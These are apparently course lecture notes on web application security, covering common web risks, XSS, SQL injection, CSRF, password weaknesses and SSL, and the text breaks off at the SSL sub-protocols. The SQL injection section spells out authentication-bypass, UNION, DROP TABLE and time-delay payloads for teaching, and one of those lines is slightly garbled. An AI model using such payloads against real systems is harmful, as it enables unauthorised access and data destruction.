
UNIT-IV

Web Application Security: Common Issues in Web Apps, what is XSS, SQL injection, CSRF, Password Vulnerabilities, SSL, CAPTCHA, Session Hijacking, Local and Remote File Inclusion, Audit Trails, Web Server Issues. Forensics & Network Assurance: Forensic Technologies, Digital Evidence Collection, Evidentiary Reporting, Layered Defense, Surveillance and Reconnaissance, Outsider Thread Protection

Web Application Security:

Web application security involves a set of technologies, methods, and practices to protect web applications and their data from internal and external threats, ensuring confidentiality, integrity, and availability. It addresses common attacks like SQL injection and cross-site scripting (XSS) by implementing measures such as input validation, strong authentication, regular security testing, and secure coding practices throughout the application lifecycle.

What it is Web Application Security:

Web application security is a specialized area of application security and cybersecurity focused on securing software that users access through a web browser.

Its goal is to identify and mitigate vulnerabilities that malicious actors could exploit to compromise the application, its data, or its users.

Why it's important:

- **Internet Accessibility:** Because web applications are accessible over the internet, they are prime targets for cybercriminals.
- **Data Protection:** It protects sensitive data belonging to the organization and its users from theft or tampering.
- **Service Availability:** It ensures that online services function reliably and without interruption.
- **Financial and Legal Consequences:** Failing to secure web applications can lead to significant financial losses, legal issues, and damage to an organization's reputation.

Key Concepts and Practices:

- **Threat & Vulnerability Mitigation:** Identifying and addressing weaknesses in code and the surrounding environment.
- **Confidentiality, Integrity, and Availability (CIA Triad):** Ensuring data is kept private, is accurate and unaltered, and is accessible when needed.
- **Input Validation:** Verifying and sanitizing all user inputs to prevent common attacks like SQL injection and cross-site scripting (XSS).
- **Authentication and Authorization:** Implementing strong login procedures and controlling user access to specific resources.
- **Encryption:** Using HTTPS and TLS to encrypt data transmitted between the browser and the server.
- **Security Testing:** Performing regular penetration testing and other methods to find vulnerabilities before attackers do.
- **Secure Coding & DevSecOps:** Integrating security practices into every stage of the software development process, from design to deployment.
- **Monitoring and Patching:** Continuously monitoring for attacks, logging activities, and applying security patches to update software and fix newly discovered flaws.

- **API Security:** Securing Application Programming Interfaces (APIs) that web applications rely on to exchange data.

Common Issues in Web Apps/ Security Risks in Web Applications

1. Injection

Injection or SQL injection is a type of security attack in which the malicious attacker inserts or injects a query via input data (as simple as via filling a form on the website) from the client-side to the server. If it is successful, the attacker can read data from the database, add new data, update data, delete some data present in the database, issue administrator commands to carry out privileged database tasks, or even issue commands to the operating system in some cases.

2. Broken Authentication

It is a case where the authentication system of the web application is broken and can result in a series of security threats. This is possible if the adversary carries out a brute force attack to disguise itself as a user, permitting the users to use weak passwords that are either dictionary words or common passwords like “12345678”, “password” etc. This is so common because shockingly 59% of the people use the same passwords on all websites they use. Moreover, 90% of the passwords can be cracked in close to 6 hours! Therefore, it is important to permit users to use strong passwords with a combination of alphanumeric and special characters. This is also possible due to credential stuffing, URL rewriting, or not rotating session IDs.

3. Sensitive Data Exposure

As the name suggests, this means that sensitive data stored is leaked to malicious attackers. This information can include personal data like name, address, gender, date of birth, personal identification numbers like Aadhaar card number or SSN, etc., financial data like account number, credit card numbers, health-related information, etc. This can result in a monetary loss if the attacker uses the financial information of users to carry out online payments (in most cases to cryptocurrency), identity theft, and reputation loss.

4. XML External Entities

This type is common to web applications that parse XML input. It is carried out when the input in the form of XML references an external entity but is processed by a weak XML parser. It can cause a huge loss to the brand as it can in turn allow distributed denial of service, port scanning, server-side request forgery, disclosure of sensitive information, etc.

5. Broken Access Control

Access control specifies limits or boundaries in which a user is allowed to operate. For example, the root privileges are usually given to the administrator and not the actual users. Having a broken or leaking access control system can result in unintended information leaks, modifying details of other user accounts, manipulating metadata, acting as the admin, unauthorized API access, etc.

6. Security Misconfiguration

This usually gives full access to the system to the attacker thus resulting in a complete system compromise. The web application might be vulnerable to such attacks if it has weakly configured permissions on cloud services, useless features are enabled increasing the chances for an attack, improper error handling that makes stack trace and related information visible in plain sight, lousy updating time period and if default accounts with passwords are not deleted.

7. Cross-Site Scripting

Commonly called XSS attacks, these types of attacks take place when the adversary injects a malicious script (mostly as a browser side script) through the web application and sends it to another legit otherwise unsuspecting user of the same web application. The legit user in turn does not know that the code is not a part of the website and thus executes the script. The script can access any sensitive information of the user like session tokens and cookies.

8. Insecure Deserialization

Serialization in web applications is usually used for databases, caching, preserving, file systems, cache systems, inter process communication, web services, etc. If the web application deserializes hostile or tampered objects that are supplied by the adversary, the application becomes vulnerable to this attack. If the attack is successful, the attacker will be able to carry out remote code execution which is one of the most significant attacks.

9. Using Components with Known Vulnerabilities

Most websites today depend on component-heavy development patterns, which means that in some cases it is possible that the development teams do not even know the internal working of the component. This means, if the component used is itself vulnerable to threats due to some broken code, incorporating it with your application can induce threat vectors as well. This also comes if you're using older versions of the components or nested dependencies.


10. Insufficient Logging and Monitoring

This is the most common reason for most major breaches to occur. Since most organizations do not invest in monitoring and effective logging or responding in a timely manner to the threat, the attackers can easily break the security system and can operate till days. Most organizations fail to identify a breach as months pass by, and it was found out that close to 91% of the breaches did not generate an alert. This results in a huge financial loss to the company as the hackers kept stealing data under the hood or may even have caused other damages.

11. DNS issues and network connectivity

An essential element of successful web traffic management is DNS queries, which is why an issue with these systems can result in a plethora of issues. Without the proper protection, faulty DNS queries can prevent visitors from reaching your website, while also causing errors, 404s, and incorrect pathways. In a similar vein, network connectivity and an efficient firewall are key parts of your site's access and productivity.


The best way to tackle these issues is by implementing DNS monitoring safeguards to identify what's causing them. You should also check your switches, VLAN tags, and distribute tasks between servers.



what is XSS:

Cross-Site Scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts—usually JavaScript—into web pages viewed by other users. It targets the user's browser, not the server directly, and can lead to serious consequences like:

- Steal session cookies or login credentials
- Impersonate users or perform actions on their behalf
- Deface websites or redirect users to malicious sites
- Spread malware or conduct phishing attacks



In detail:

- Cross-Site Scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts into trusted websites, which then execute in the victim's browser, potentially stealing sensitive information, impersonating users, or taking actions on their behalf.

- Attackers achieve this by exploiting vulnerabilities in web applications that fail to properly sanitize user-submitted data, leading to the execution of code that the victim's browser mistakenly believes is legitimate.


Types of XSS Attacks:

1. Reflected XSS:
2. Stored XSS
3. DOM-Based XSS

1. Reflected XSS

The malicious script is part of a link or form that the victim must click or submit. When the victim interacts with the malicious link, the script is reflected back from the web server and executed in their browser.


If the input has to be provided each time to execute, such XSS is called reflected. These attacks are mostly carried out by delivering a payload directly to the victim. Victim requests a page with a request containing the payload and the payload comes embedded in the response as a script. An example of reflected XSS is XSS in the search field.



2. Stored XSS:

Malicious scripts are permanently stored on the target server (e.g., in a database) and executed every time a user visits the infected page

When the response containing the payload is stored on the server in such a way that the script gets executed on every visit without submission of payload, then it is identified as stored XSS. An example of stored XSS is XSS in the comment thread.



Here the payload and methodology remains the same but the payload is executed on the server side, therefore the input payload is saved on the server and the malicious payloads persists on this page forever.

3.DOM Based XSS

There is another type of XSS called DOM based XSS and its instances are either reflected or stored. DOM-based XSS arises when user-supplied data is provided to the DOM objects without proper sanitizing. You can either change it in the URL or the source of the web page.

The malicious script executes in the user's browser because user-supplied data is used to modify the page's Document Object Model (DOM) without proper sanitization.

SQL injection:


SQL Injection is a critical web security vulnerability that allows attackers to interfere with the queries an application makes to its database. It happens when user input is improperly handled and directly embedded into SQL statements—letting attackers manipulate the query structure.

SQL injection (SQLi) is a code injection attack that allows an attacker to interfere with the queries an application makes to its database. By inserting malicious SQL statements into an input field, an attacker can manipulate or extract sensitive data, subvert application logic, or even compromise the underlying server.

This vulnerability typically occurs when a web application incorporates user data into a database query in an insecure manner.

A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

- Passwords.
- Credit card details.
- Personal user information.



An SQL injection attack works by confusing the database into executing malicious commands instead of a legitimate query.

SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

How to detect SQL injection vulnerabilities

- You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit.
- The single quote character ' and look for errors or other anomalies.
- Some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and look for systematic differences in the application responses.
- Boolean conditions such as `OR 1=1` and `OR 1=2`, and look for differences in the application's responses.
- Payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond.
- OAST payloads designed to trigger an out-of-band network interaction when executed within a SQL query, and monitor any resulting interactions.
- Alternatively, you can find the majority of SQL injection vulnerabilities quickly and reliably using Burp Scanner.

SQL injection in different parts of the query

Most SQL injection vulnerabilities occur within the WHERE clause of a SELECT query. Most experienced testers are familiar with this type of SQL injection.

However, SQL injection vulnerabilities can occur at any location within the query, and within different query types. Some other common locations where SQL injection arises are:

- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.

SQL injection examples

There are lots of SQL injection vulnerabilities, attacks, and techniques, that occur in different situations. Some common SQL injection examples include:

Retrieving hidden data, where you can modify a SQL query to return additional results.

Subverting application logic, where you can change a query to interfere with the application's logic.

UNION attacks, where you can retrieve data from different database tables.

Blind SQL injection, where the results of a query you control are not returned in the application's response.
Step-by-Step: How SQL Injection Works

1. User Input Field Is Vulnerable

The attacker finds a form field (e.g., login, search, feedback) that directly inserts user input into a SQL query.

Example vulnerable query: sql

```
SELECT * FROM users WHERE username = '$input' AND password = '$input';
```

2. Attacker Injects Malicious SQL

Instead of normal input, the attacker enters: sql

```
' OR '1'='1
```

This transforms the query into: sql

```
SELECT * FROM users WHERE username = " OR '1'='1' AND password = " OR '1'='1';
```

'1'='1' is always true, so the query returns all users—bypassing authentication.

3. Database Executes the Malicious Query

The database doesn't know it's malicious—it just runs the query.

The attacker may:

- Log in without credentials
- View or modify sensitive data
- Delete tables or drop the database
- Escalate privileges

4. Advanced Exploits

Attackers can chain commands:

```
sql'; DROP TABLE users; -- penses.
```

some real-life examples of SQL injection attacks

1. Heartland Payment Systems (2008)

What happened: Attackers exploited an SQL injection flaw in Heartland's payment processing system.

Impact: Over 130 million credit and debit card numbers were stolen.

Fallout: One of the largest data breaches in history, leading to major financial and reputational damage².

2. Sony Pictures / PlayStation Network (2011)

What happened: SQL injection was used to breach Sony's servers.

Impact: 77 million user accounts were compromised, including personal data and login credentials.

Fallout: Estimated losses of \$170 million, lawsuits, and a temporary shutdown of the PlayStation Network.

3. Yahoo! Voices (2012)

What happened: Hackers exploited SQL injection to access Yahoo's database.

Impact: 450,000 email addresses and passwords were leaked.

Fallout: Exposed weak password storage and poor input validation.

4. TalkTalk Telecom (2015)

What happened: A teenager used SQL injection to breach Talk Talk's website.

Impact: Personal data of 157,000 customers was exposed.

Fallout: Massive public backlash, regulatory fines, and loss of customer trust

Examples of common SQLi techniques

Authentication bypass: Attackers can inject a malicious string like ' OR 1=1-- into a login form. This causes the database query to always return a true result, granting the attacker access without a valid username or password.

Data exfiltration with UNION attacks: The attacker uses the UNION SELECT statement to combine a malicious query with the legitimate one. For instance, injecting UNION SELECT username, password FROM users-- could force a query to return confidential user credentials along with the intended results.

Extracting data with error-based SQLi: By submitting an invalid query, an attacker can intentionally trigger an error message from the database. The attacker analyzes this error to gain information about the database structure, such as table and column names.

Blind SQL injection: In cases where no error messages or query results are visible, attackers can use "blind" techniques. They observe the web application's behavior to infer information.

Time-based: The attacker inserts a command that forces the database to wait a certain number of seconds (e.g., SLEEP (5)). If the page takes longer to load, they know the condition was true.

Boolean-based: The attacker uses true/false conditions and observes subtle changes in the application's response (e.g., different content or HTTP response codes) to determine if the query was successful.

Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is a critical web vulnerability that allows attackers to trick authenticated users into performing unintended actions, such as changing account details or even taking full control of their accounts.

Web applications typically rely on cookies to maintain user sessions, since HTTP is a stateless protocol and does not natively support persistent authentication. Without cookies, users would need to re-enter their credentials for every request, which would severely impact usability. Cookies solve this by storing session information, but they also make applications susceptible to CSRF attacks if not properly protected.

Conditions Required for a CSRF Attack

For a CSRF attack to succeed all three of the following must hold:

A Relevant Action: The application exposes an action the attacker wants to trigger, for example:

- Changing a user's email or password
- Transferring money
- Modifying account permissions
- Cookie-Based Session Handling

The app identifies users solely by a session cookie (or another credential the browser automatically includes). The browser automatically sends that credential with requests made from other sites. No additional server-side verification (e.g., CSRF tokens, same-site cookie policy, or re-authentication) is enforced.

Predictable Request Parameters

- The attacker can determine or guess all parameters required to perform the action.
- If a request requires a secret or random value (e.g., the current password, one-time token, or unpredictable nonce), the CSRF attempt will fail

Methods of CSRF mitigation

A number of effective methods exist for both prevention and mitigation of CSRF attacks. From a user's perspective, prevention is a matter of safeguarding login credentials and denying unauthorized actors' access to applications.

Best practices include:

- Logging off web applications when not in use
- Securing usernames and passwords
- Not allowing browsers to remember passwords
- Avoiding simultaneously browsing while logged into an application



For web applications, multiple solutions exist to block malicious traffic and prevent attacks. Among the most common mitigation methods is to generate unique random tokens for every session request or ID.

These are subsequently checked and verified by the server. Session requests having either duplicate tokens or missing values are blocked. Alternatively, a request that doesn't match its session ID token is prevented from reaching an application.

Double submission of cookies is another well-known method to block CSRF. Similar to using unique tokens, random tokens are assigned to both a cookie and a request parameter. The server then verifies that the tokens match before granting access to the application.

While effective, tokens can be exposed at a number of points, including in browser history, HTTP log files, network appliances logging the first line of an HTTP request and referrer headers, if the protected site links to an external URL. These potential weak spots make tokens a less than full-proof solution.

Password Vulnerabilities

Vulnerabilities

Vulnerabilities are the gaps or weaknesses in a system that make threats possible and tempt threat actors to exploit them.

Types of vulnerabilities in network security:

- SQL injections,
- Server misconfigurations,
- Cross-site scripting, and

Transmitting sensitive data in a non- encrypted plain text format

Password vulnerabilities are among the most common and dangerous weaknesses in web applications. Here's a structured breakdown to help you document and visualize them clearly:

Password Vulnerabilities:

Key Issues

1. Weak Passwords


Users choose simple passwords like 123456, password, or admin.

Easily guessed or cracked using brute-force or dictionary attacks.

2. Plaintext Storage

Passwords stored without encryption or hashing

If the database is breached, all credentials are exposed.



3. Poor Hashing Algorithms

Use of outdated or insecure algorithms like MD5 or SHA1.

These can be reversed using rainbow tables or hash lookup tools.

4. No Salting

Salting adds random data to passwords before hashing.

Without it, identical passwords produce identical hashes—making attacks easier.

5. Credential Reuse

Users reuse the same password across multiple sites.

If one site is compromised, attackers can access others via credential stuffing.

6. Lack of Rate Limiting

No protection against repeated login attempts.

Enables brute-force attacks to guess passwords.

7. Insecure Password Recovery

Password reset links without expiration or verification.

Security questions with guessable answers (e.g., "What's your pet's name?").

How to Avoid Password Vulnerabilities?

- The password should be complex, with a mixture of uppercase, lowercase, and any special characters. Many websites automatically tell when the password is weak or strong. The length of the strong password is at least 8 to 16 characters.
- Make sure not to enter the same password on many websites. If we enter 123 on the XYZ website and 123 on the ABC website, the hacker easily cracks the password and steals the information from both websites.
- Use multifactor authentication to protect ourselves from password attacks.
- Always secure your account by changing your password from time to time. This will help us from cyber-attacks.
- Don't write passwords in tools like spreadsheets. There are many password manager tools to secure our password.
- Always keep an eye out to make the account secure and check what activity is going on in our account.

SSL (Secure Sockets Layer)

SSL (Secure Sockets Layer) is a cryptographic protocol designed to secure communication over the internet. Though it's now largely replaced by TLS (Transport Layer Security), the term "SSL" is still commonly used to refer to HTTPS encryption.

SSL (Secure Sockets Layer) is an outdated security protocol that established an encrypted link between a server and a client, ensuring privacy and data integrity in communications. While the term "SSL" is still commonly used, its modern successor, TLS (Transport Layer Security), is the standard today. SSL/TLS prevents data from being read or tampered with by hackers, and it authenticates the identity of the parties involved using SSL/TLS certificates.


Secure Socket Layer Protocols

1. SSL Record Protocol
2. Handshake Protocol
3. Change-Cipher Spec Protocol
4. Alert Protocol

